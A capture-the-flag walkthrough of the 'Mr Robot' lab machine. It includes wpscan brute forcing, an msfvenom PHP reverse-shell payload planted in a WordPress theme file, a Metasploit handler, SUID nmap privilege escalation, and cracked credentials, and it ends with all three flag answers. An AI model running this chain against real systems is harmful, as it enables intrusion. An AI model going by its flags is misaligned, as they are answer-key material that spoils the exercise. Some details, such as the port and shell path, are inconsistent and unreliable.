Mr Robot CTF

Mr Robot CTF

Based on the Mr. Robot show, can you root this box?

writeup

----------user-flag----------

--ran nmap scan and found open ports at 22, 80, and 443
--ran gobuster against port 80 that contains an Apache web server
--my gobuster scan revealed a /robots page on that server, so I went to it and found the following:
User-agent: *
fsocity.dic
key-1-of-3.txt

--I went to http://<IP-address>/key-1-of-3.txt and found the first flag:
073403c8a58a1f80d943455fb30724b9

--investigating the fsocity.dic, I find out it is a wordlist, and I remembered seeing a /wp-login.php page in my gobuster scan
--we need to brute force this login, but we need a username to make it quicker, so I Googled info about the movie Mr. Robot and found the main character is named Elliot
--I then ran a wpscan attack with the fsocity.dic wordlist against the wp-login.php login form with the command:
wpscan --url http://10.10.170.206/wp-login.php -t 40 -U elliot -P fsocity.dic

--after a while we get the password for elliot ER28-0652
--I logged into wp-login.php with elliot:ER28-0652 and got an Wordpress admin dashboard /wp-admin/
--looking around I think I can insert a backdoor payload into the editor at http://10.10.68.94/wp-admin/theme-editor.php specifically the 404 template page 404.php
--created the backdoor payload with command:
msfvenom -p php/meterpreter/reverse_tcp LHOST=<your-IP-address> LPORT=4444 -f raw -o payload.php

--created a metasploit handler with the following commands:
msfconsole
use exploit/multi/handler
set payload php/meterpreter/reverse_tcp
set LHOST <your-tun0-IP>
set LPORT 4444
run

--to get shell go to http://<machine-IP>/wp-admin/404.php and you get meterpreter shell
--run shell command to get basic shell, then run python -c 'import pty; pty.spawn("/bin/bash")' to get a interactive shell
--found files key-2-of-3.txt and password.raw.md5, key file is restricted, but password file contains credentials:
robot:c3fcd3d76192e4007dfb496cca67e13b

--cracked the md5 hash with Crackstation and got the password abcdefghijklmnopqrstuvwxyz
--switched to robot user with su robot command and entering password above
--I then ran sudo -l and got nothing, then I ran find / -perm +6000 2>/dev/null | grep '/bin/' and noticed the following:
/usr/local/bin/nmap

--after reading some info I found we can run nmap as root with an insteractive shell by running nmap --interactive command
--I then ran cat key-2-of-3.txt and got the second flag:
822c73956184f694993bede3eb39f959

----------root-flag----------

--I then ran cd /root, and the cat key-3-of-3.txt and got the final flag:
04787ddef27c3dee1ee161b21670b4e4

nmap-scan

sudo nmap -sC -sV 10.10.180.18

PORT STATE SERVICE VERSION
22/tcp closed ssh

80/tcp open http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).

443/tcp open ssl/http Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=www.example.com
| Not valid before: 2015-09-16T10:45:03
|_Not valid after: 2025-09-13T10:45:03

gobuster-scan

gobuster dir -w /home/taj702/Desktop/wordlists/web-enumeration/common-dirs.txt -u http://10.10.180.18

/images (Status: 301)
/blog (Status: 301)
/rss (Status: 301)
/sitemap (Status: 200)
/login (Status: 302)
/0 (Status: 301)
/feed (Status: 301)
/video (Status: 301)
/image (Status: 301)
/atom (Status: 301)
/wp-content (Status: 301)
/admin (Status: 301)
/audio (Status: 301)
/intro (Status: 200)
/wp-login (Status: 200)
/css (Status: 301)
/rss2 (Status: 301)
/license (Status: 200)
/wp-includes (Status: 301)
/js (Status: 301)
/Image (Status: 301)
/rdf (Status: 301)
/page1 (Status: 301)
/readme (Status: 200)
/robots (Status: 200)
/dashboard (Status: 302)

prepare
fsociety
inform
question
wakeup
join


creds

Elliot:ER28–0652
Username: elliot, Password: ER28-0652
elliot@mrrobot.com
http://mrrobot.wikia.com/wiki/Elliot_Alderson

robot:c3fcd3d76192e4007dfb496cca67e13b
robot:abcdefghijklmnopqrstuvwxyz

[Task 1] Connect to our network

To deploy the Mr. Robot virtual machine, you will first need to connect to our network.




#1
Connect to our network using OpenVPN. Here is a mini walkthrough of connecting: Go to your access page and download your configuration file.

No answer needed

```
ben@cloud ~/Downloads $ sudo openvpn "ben.ovpn"
```

#2
Use an OpenVPN client to connect. In my example I am on Linux, on the access page we have a windows tutorial. (change "ben.ovpn" to your config file) When you run this you see lots of text, at the end it will say Initialization Sequence Completed

No answer needed



#3
You can verify you are connected by looking on your access page. Refresh the page You should see a green tick next to Connected. It will also show you your internal IP address. You are now ready to use our machines on our network!

No answer needed

#4
Now when you deploy material, you will see an internal IP address of your Virtual Machine.

No answer needed

[Task 2] Hack the machine

Can you root this Mr. Robot styled machine? This is a virtual machine meant for beginners/intermediate users. There are 3 hidden keys located on the machine, can you find them?
Credit to Leon Johnson for creating this machine. **This machine is used here with the explicit permission of the creator <3**

#1
What is key 1?

073403c8a58a1f80d943455fb30724b9

#2
What is key 2?

822c73956184f694993bede3eb39f959

#3
What is key 3?

04787ddef27c3dee1ee161b21670b4e4